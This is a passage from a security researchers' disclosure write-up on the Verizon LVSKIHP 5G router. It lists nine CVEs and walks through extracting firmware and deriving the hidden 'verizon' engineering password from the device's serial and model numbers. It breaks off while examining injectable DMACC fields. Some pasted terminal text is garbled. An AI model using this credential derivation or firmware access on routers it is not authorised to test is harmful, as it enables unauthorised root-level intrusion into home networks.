

main ▾

...

[SecWriteups](#) / [Verizon LVSKIHP 5G Modem](#) / [readme.md](#)

JousterL Update readme.md ...

[History](#)

1 contributor



133 lines (109 sloc) | 14 KB

...

Introduction

The Verizon 5G LVSKIHP is an all-in-one integrated Modem and Router that provides access to the Verizon Wireless 5G Wireless for Home Internet service. The consumer side of the device provides basic settings for configuration of the Wi-Fi, Firewall, Parental Controls, etc. This device can also be put into Bridge Mode, hat tip to Tifan.net's research:

<https://tifan.net/blog/2021/04/01/enable-bridge-mode-on-verizon-5g-home-router-lv55-lvskisp/>

Credit

- Matthew Lichtenberger
- Shea Polansky

CVEs


- [CVE-2022-28369](#) - IDU 3.4.66.162 does not validate URI passed to enable_ssh function, allowing arbitrary file upload/execution.

- [CVE-2022-28370](#) - ODU 3.33.101.0 does not validate firmware cryptographically when uploaded to the `crtc_fw_upgrade` function.
- [CVE-2022-28371](#) - IDU 3.4.66.162 & ODU 3.33.101.0 utilize static firmware-embedded certificate for authentication to JSON listeners.
- [CVE-2022-28372](#) - IDU 3.4.66.162 & ODU 3.33.101.0 do not validate the URI passed to JSON listener for firmware update.
- [CVE-2022-28373](#) - IDU 3.4.66.162 does not properly sanitize user-controlled parameters within the `crtcreadpartition` function. Shell metacharacters can be injected to achieve remote code execution as the root user.
- [CVE-2022-28374](#) - ODU 3.33.101.0 does not properly sanitize user-controlled parameters within the DMACC URLs on the Engineering page. Shell metacharacters can be injected to achieve remote code execution as the root user.
- [CVE-2022-28375](#) - ODU 3.33.101.0 does not properly sanitize user-controlled parameters within the `crtcswitchsimprofile` function. Shell metacharacters can be injected to achieve remote code execution as the root user.
- [CVE-2022-28376](#) - IDU 3.4.66.162 & ODU 3.33.101.0 pre-generate a static password for the "verizon" engineering account.
- [CVE-2022-28377](#) - IDU 3.4.66.162 & ODU 3.33.101.0 pre-generate a static password for the "jrpc" account.


Walkthrough

Rooting the OutDoor Unit (ODU)


When the device is in Bridge Mode, the Consumer side ceases to provide any functionality (although the backend links can still be accessed).




It also exposes an interface at 10.0.0.1 that requires a username and password to access.



The consumer side allows one to export the logs of the device, by navigating to the System Settings,



clicking the arrow for History Log, and clicking "Export Log".



When this function is triggered, it creates a .tar.gz of the entire Log directory and provides it to the user (under subdirectory /mnt/wnc/logs).

```
test@tester: ~/Downloads/VZ/history-log-2022-05-04/mnt/wnc/logs
DCI.log.141.gz      LED.log.46.gz      Network.log.86.gz   REST.log.94.gz     WNC_SM.log.6.gz
DCI.log.142.gz      LED.log.47.gz      Network.log.87.gz   REST.log.95.gz     WNC_SM.log.70.gz
DCI.log.143.gz      LED.log.48.gz      Network.log.88.gz   REST.log.96.gz     WNC_SM.log.71.gz
DCI.log.144.gz      LED.log.49.gz      Network.log.89.gz   REST.log.97.gz     WNC_SM.log.72.gz
DCI.log.145.gz      LED.log.4.gz       Network.log.8.gz    REST.log.98.gz     WNC_SM.log.73.gz
DCI.log.146.gz      LED.log.50.gz      Network.log.90.gz   REST.log.99.gz     WNC_SM.log.74.gz
DCI.log.147.gz      LED.log.51.gz      Network.log.91.gz   REST.log.9.gz      WNC_SM.log.75.gz
DCI.log.148.gz      LED.log.52.gz      Network.log.92.gz   RPC.log            WNC_SM.log.76.gz
DCI.log.149.gz      LED.log.53.gz      Network.log.93.gz   RPC.log.100.gz     WNC_SM.log.77.gz
DCI.log.14.gz       LED.log.54.gz      Network.log.94.gz   RPC.log.101.gz     WNC_SM.log.78.gz
DCI.log.150.gz      LED.log.55.gz      Network.log.95.gz   RPC.log.102.gz     WNC_SM.log.79.gz
DCI.log.151.gz      LED.log.56.gz      Network.log.96.gz   RPC.log.103.gz     WNC_SM.log.7.gz
DCI.log.152.gz      LED.log.57.gz      Network.log.97.gz   RPC.log.104.gz     WNC_SM.log.80.gz
DCI.log.153.gz      LED.log.58.gz      Network.log.98.gz   RPC.log.105.gz     WNC_SM.log.81.gz
DCI.log.154.gz      LED.log.59.gz      Network.log.99.gz   RPC.log.106.gz     WNC_SM.log.82.gz
DCI.log.155.gz      LED.log.5.gz       Network.log.9.gz    RPC.log.107.gz     WNC_SM.log.83.gz
DCI.log.156.gz      LED.log.60.gz      odu_dmesg.log      RPC.log.108.gz     WNC_SM.log.84.gz
DCI.log.157.gz      LED.log.61.gz      odu_dmesg.log.100.gz RPC.log.10.gz      WNC_SM.log.85.gz
DCI.log.158.gz      LED.log.62.gz      odu_dmesg.log.101.gz RPC.log.11.gz      WNC_SM.log.86.gz
DCI.log.159.gz      LED.log.63.gz      odu_dmesg.log.102.gz RPC.log.12.gz      WNC_SM.log.87.gz
DCI.log.15.gz       LED.log.64.gz      odu_dmesg.log.103.gz RPC.log.13.gz      WNC_SM.log.88.gz
DCI.log.160.gz      LED.log.65.gz      odu_dmesg.log.104.gz RPC.log.14.gz      WNC_SM.log.89.gz
DCI.log.161.gz      LED.log.66.gz      odu_dmesg.log.105.gz RPC.log.15.gz      WNC_SM.log.8.gz
DCI.log.162.gz      LED.log.67.gz      odu_dmesg.log.106.gz RPC.log.16.gz      WNC_SM.log.90.gz
DCI.log.163.gz      LED.log.68.gz      odu_dmesg.log.107.gz RPC.log.17.gz      WNC_SM.log.91.gz
DCI.log.164.gz      LED.log.69.gz      odu_dmesg.log.108.gz RPC.log.18.gz      WNC_SM.log.92.gz
DCI.log.165.gz      LED.log.6.gz       odu_dmesg.log.109.gz RPC.log.19.gz      WNC_SM.log.93.gz
DCI.log.166.gz      LED.log.70.gz      odu_dmesg.log.10.gz  RPC.log.1.gz       WNC_SM.log.94.gz
DCI.log.167.gz      LED.log.71.gz      odu_dmesg.log.11.gz  RPC.log.20.gz      WNC_SM.log.95.gz
DCI.log.168.gz      LED.log.72.gz      odu_dmesg.log.12.gz  RPC.log.21.gz      WNC_SM.log.96.gz
DCI.log.169.gz      LED.log.73.gz      odu_dmesg.log.13.gz  RPC.log.22.gz      WNC_SM.log.97.gz
DCI.log.16.gz       LED.log.74.gz      odu_dmesg.log.14.gz  RPC.log.23.gz      WNC_SM.log.98.gz
DCI.log.170.gz      LED.log.75.gz      odu_dmesg.log.15.gz  RPC.log.24.gz      WNC_SM.log.99.gz
DCI.log.171.gz      LED.log.76.gz      odu_dmesg.log.16.gz  RPC.log.25.gz      WNC_SM.log.9.gz
DCI.log.172.gz      LED.log.77.gz      odu_dmesg.log.17.gz  RPC.log.26.gz
test@tester:~/Downloads/VZ/history-log-2022-05-04/mnt/wnc/logs$
```

Several of the logs are instructive towards identifying further targets for investigation. The most useful log for this purpose was OMADM.log, which logged the device receiving a firmware update.

```
test@tester: ~/Downloads/VZ/history-log-2022-05-04/mnt/wnc/logs
<2022:04:27:21:01:30>,<dnclnt>,<10.0.0.1: OMADM:omadm_controller.c: 290: output_buffer: <Final>>
<2022:04:27:21:01:30>,<dnclnt>,<10.0.0.1: OMADM:omadm_controller.c: 290: output_buffer: </SyncBody>>
<2022:04:27:21:01:30>,<dnclnt>,<10.0.0.1: OMADM:omadm_controller.c: 326: output_buffer: </SyncML>>
<2022:04:27:21:01:30>,<dnclnt>,<10.0.0.1: OMADM:omadm_controller.c: 401:execute_session: SESSION FINISHED>
<2022:04:27:21:01:30>,<dnclnt>,<10.0.0.1: PAL:pal_connection_listener.c: 198:pal_request_admin_network: admin_count--: 1>
<2022:04:27:21:01:30>,<dnclnt>,<10.0.0.1: OMADM: net_manager.c: 78:netn_down_admin_network: NM: Switch OFF admin apn - status is [1]>
<2022:04:27:21:01:30>,<dnclnt>,<10.0.0.1: OMADM: controller.c: 127:dnm_queue_processor_thread: Handle request failed with error: 1>
<2022:04:27:21:01:34>,<dnclnt>,<10.0.0.1: PAL:pal_connection_listener.c: 241:pal_request_admin_network: Admin PDN connected>
<2022:04:27:21:01:34>,<dnclnt>,<10.0.0.1: OMADM:fumo_work_threads.c:3354: get_wifi_state: FUMO: pal_network_wifi_status_get() error>
<2022:04:27:21:01:34>,<dnclnt>,<10.0.0.1: OMADM:fumo_work_threads.c:3356: get_wifi_state: FUMO: pal_network_wifi_status_get() error>
<2022:04:27:21:01:34>,<dnclnt>,<10.0.0.1: PAL:pal_firmware_download.c: 470:pal_request_download_descriptor: Cannot find old download descriptor.xml>
<2022:04:27:21:01:34>,<dnclnt>,<10.0.0.1: PAL: pal_network.c: 613:pal_network_download_file: pdo->download_url = https://4g2.vzwcdm.com/ona-dlserver/request00?lnagenane=WNC_LVSKIHP_1648140226730>
<2022:04:27:21:01:34>,<dnclnt>,<10.0.0.1: OMADM:fumo_work_threads.c:1272: pre_download: FUMO: Download descriptor downloaded return 0, retry number:0>
<2022:04:27:21:01:34>,<dnclnt>,<10.0.0.1: OMADM:fumo_work_threads.c:1563: download: FUMO: download: url = https://4g2.vzwcdm.com/ona-dlserver/request00?lnagenane=WNC_LVSKIHP_1648140226730>
<2022:04:27:21:01:34>,<dnclnt>,<10.0.0.1: OMADM:fumo_work_threads.c:1694: download: FUMO: Downloading...>
<2022:04:27:21:01:34>,<WIFI>,<10.0.0.1: Check FW Matched>
6886,97 91%
```

Downloading and binwalking this file shows that it is an unencrypted Squashfs Filesystem.

```
test@tester: ~/VZAnalysis
test@tester:~/VZAnalysis$ binwalk WNC_LVSKIHP_Full_v3.33.97.1_To_v3.33.101.1.bin

DECIMAL      HEXADECIMAL    DESCRIPTION
-----
0            0x0            Squashfs filesystem, little endian, version 4.0, compression:gzip, size: 103284078 bytes, 11 inodes, blocksize: 131072 bytes, created: 2021-05-25 10:34:07

test@tester:~/VZAnalysis$ sudo mount WNC_LVSKIHP_Full_v3.33.97.1_To_v3.33.101.1.bin mntpoint/ -t squashfs -o loop
[sudo] password for test:
test@tester:~/VZAnalysis$ ls mntpoint/
abl.elf  ble_fw_v0.1.1.4_lab2.bin  metadata.json  NON-HLOS.ubi  sb1l.mbn  sdxprrairie-boot.img  sdxprrairie-sysfs.ubi  sha1sum.txt  upgrade.qcn  WNC_SIGNED_LVSKIHP_32bit.nand.Lab2.3.4.66.162.210520_1031.bin
test@tester:~/VZAnalysis$
```

Mounting it, there are several files of interest, but the main focus was on the "sdxprrairie-sysfs.ubi" file. Since it's a UBI file system, Linux will not mount it as a loop device,

```
test@tester:~/VZAnalysis$ binwalk mntpoint/sdxprairie-sysfs.ubi

DECIMAL      HEXADECIMAL    DESCRIPTION
-----
0            0x0            UBI erase count header, version: 1, EC: 0x0, VID header offset: 0x1000, data offset: 0x2000

test@tester:~/VZAnalysis$ sudo mount mntpoint/sdxprairie-sysfs.ubi ubimntpoint/ -t ubifs -o loop
mount: /home/test/VZAnalysis/ubimntpoint: wrong fs type, bad option, bad superblock on /dev/loop19, missing codepage or helper program, or other error.
test@tester:~/VZAnalysis$
```

as UBI filesystems are block-based NAND, so they need to be extracted or mounted to a fake NAND:

```
test@tester:~/VZAnalysis$ sudo modprobe nandsim first_id_byte=0x2c second_id_byte=0xac third_id_byte=0x90 fourth_id_byte=0x26
test@tester:~/VZAnalysis$ sudo nandwrite /dev/mtd0 mntpoint/sdxprairie-sysfs.ubi
Writing data to block 0 at offset 0x0
Writing data to block 1 at offset 0x40000
Writing data to block 2 at offset 0x80000
Writing data to block 3 at offset 0xc0000
Writing data to block 4 at offset 0x100000
Writing data to block 307 at offset 0x4dc0000
Writing data to block 308 at offset 0x4d00000
Writing data to block 309 at offset 0x4d40000
Writing data to block 310 at offset 0x4d80000
Writing data to block 311 at offset 0x4dc0000
test@tester:~/VZAnalysis$

test@tester:~/VZAnalysis$ sudo modprobe ubi mtd=/dev/mtd0,4096
test@tester:~/VZAnalysis$ sudo mount -t ubifs -o ro /dev/ubi0_0 ubimntpoint/
test@tester:~/VZAnalysis$ ls ubimntpoint/
bin  build.prop  config  dev  factory  home  log  mnt  proc  run  sdcard  system  target  usr  vendor  www
boot  cache  data  etc  firmware  lib  media  persist  reserved /sbin  sys  systemrw  ufs  var  WEBSEVER
test@tester:~/VZAnalysis$
```

```
sudo modprobe nandsim first_id_byte=0x2c second_id_byte=0xac third_id_byte=0x90
fourth_id_byte=0x26
sudo nandwrite /dev/mtd0 sdxprairie-sysfs.ubi
sudo modprobe ubi mtd=/dev/mtd0,4096
sudo mount -t ubifs -o ro /dev/ubi0_0 test
```

The filesystem resembles a basic Linux ARM environment; however, several folders are empty, and it is likely they have mount points on the device and don't exist in the firmware image. However, exploring /etc/initscripts finds several interesting shell scripts for operating the device.

```
test@tester: ~/VZAnalysis/ubimntpoint/etc/initscripts
test@tester: ~/VZAnalysis/ubimntpoint/etc/initscripts$ ls
addb          enac_dwc_eqos_start_stop_le  misc-daemon      reboot          start_mcn_data_srv_le      syslog-ng        wnc_factorycfg      wnc-reboot
avahi-daemon  firmware-ubi-mount.sh       mn_om_score_adj  reset_reboot_cookie  start_MCN_MOBILEAP_ConnectionManager_le  time_serviced   wnc-flx-efs2-script  wnc-statemanagement
bluetooth_power.sh  hester                      modem-shutdown   setup_avtp_routing_le  start_port_bridge         usb             wnc-fw-upgrade      wnc-watchdog
chgrp-diag    ipa_fw_le                   netmgrd          shutdown         start_qcnep_hostapd_le    wnc-bleagent    wnc_keygen
data-init     lighttpd                    OHP_check_internet  start_atfwd_daemon   start_qcnep_wlan_le        wnc-chk_nald_lmei  wnc-ledd
dcl_parser    malmanager                  pcie-diag         start_emms_le        start_qcnep_wpa_supplicant_le  wnc-chk_usb_plug  wnc-mtbr
dhclient      mbin_fw_script.sh          power_config      start_fs_scrub-daemon  start_wlan_services        wnc_dbg_mode      wnc_openswrt
dnsmasq       mhi_init                   qce_dtkm         start_MCN_atcop_svc_le  syslog                      wnc-eth-reset     wnc-outdoor-check
test@tester: ~/VZAnalysis/ubimntpoint/etc/initscripts$
```

One of particular note is the function within /etc/initscripts/wnc_keygen titled "create_engineer_pwd".

```
test@tester: ~/VZAnalysis/ubimntpoint/etc/initscripts
test@tester: ~/VZAnalysis/ubimntpoint/etc/initscripts$ cat wnc_keygen
#!/bin/sh


wnc_create_key_to_web() {
    mkdir -p /etc/ssl/private/
    openssl genrsa -out /etc/ssl/private/rsa_1024_priv.pem 1024
    openssl rsa -pubout -in /etc/ssl/private/rsa_1024_priv.pem -out /etc/ssl/private/rsa_1024_pub.pem
}

wnc_create_engineer_pwd() {
    SN_VALIDATION=$(grep "serial_number" /factory/mn_default | sed 's/.*' '\//g' | sed 's/\/.*$//g')
    [ -n "$SN_VALIDATION" ] && {
        [ ! -f /usr/bin/sha256sum ] && {
            echo "wnc_factoryssidkeypwd: /usr/bin/sha256sum is not existed"
            exit 1
        }
        model=$(grep "model" /factory/mn_default | sed 's/.*' '\//g' | sed 's/\/.*$//g')
        [ -n "$model" ] && {
            model=$(echo $model | sed 's/.*' '\//g' | sed 's/\/.*$//g')
        }
        snmodel=$(echo -n "$SN_VALIDATION$model" | sha256sum)
        snmodel=$(echo -n "$snmodel" | cut -c1-7)
        snmodel=$(echo -n "$snmodel" | cut -c56-64)
        pwd=$(echo -n "$snmodel$snmodel" | sha256sum)
        load_user_passwd "1" "verizon" "adn" "/bin/false" "$pwd"
        load_user_shadow "1" "verizon" "$pwd"
    }
}


load_user_passwd() {
    local enable=$1
    local name=$2
    local group=$3
    local shell=$4
    local passwd=$5

    if [ -n "$enable" ]; then
        if [ "$enable" = "0" -o "$enable" = "false" ]; then
            "wnc_keygen" [readonly] 1081, 30078
        fi
    fi
}
```

This function reveals that the engineering username is "verizon" and the engineering password is the first and last 7 characters of the SHA256 hash of the Serial Number concatenated with the Model Number of the device. It is possible to log in on the interface at 10.0.0.1 with this information.



As Verizon likely did not expect casual users to access this portal, it seemed likely that less effort went into security hardening this side of the web portal. Initial efforts focused on the "Enable Telnet" functionality provided on the Settings page, but the above function provides the "verizon" user with a shell of "/bin/false", so this effort was halted. However, further down on the Settings page there are several arbitrary text fields, including ones labelled "DMACC1" through "DMACC3".



Exploring further into the firmware image, the LuCI webserver controller was located at /usr/lib/lua/5.1/luci/. Digging into the /view/vz_page/setting.htm file, the following line governs the text input.

```
test@tester: ~/VZAnalysis/ubimtpoint/usr/lib/lua/5.1/luci/view/vz_page
<!-- dmacc file Control -->
<div class="row m-t">
  <div class="col-md-12 form-horizontal">
    <h4>DMACC test URL</h4>
    <div class="form-group">
      <div class="col-md-12 col-xs-12">
        <div class="form-group">
          <div class="col-md-5 col-xs-9">
            <input type="text" class="form-control" id="dmacc-url-input" value="<%=dmacc_url.url1%>" />
          </div>
          <div class="col-md-7 col-xs-3">
            <input type="text" class="form-control" id="dmacc-port-input" value="<%=dmacc_url.port1%>" />
          </div>
        </div>
        <div class="form-group">
          <div class="col-md-5 col-xs-9">
            <input type="text" class="form-control" id="dmacc2-url-input" value="<%=dmacc_url.url2%>" />
          </div>
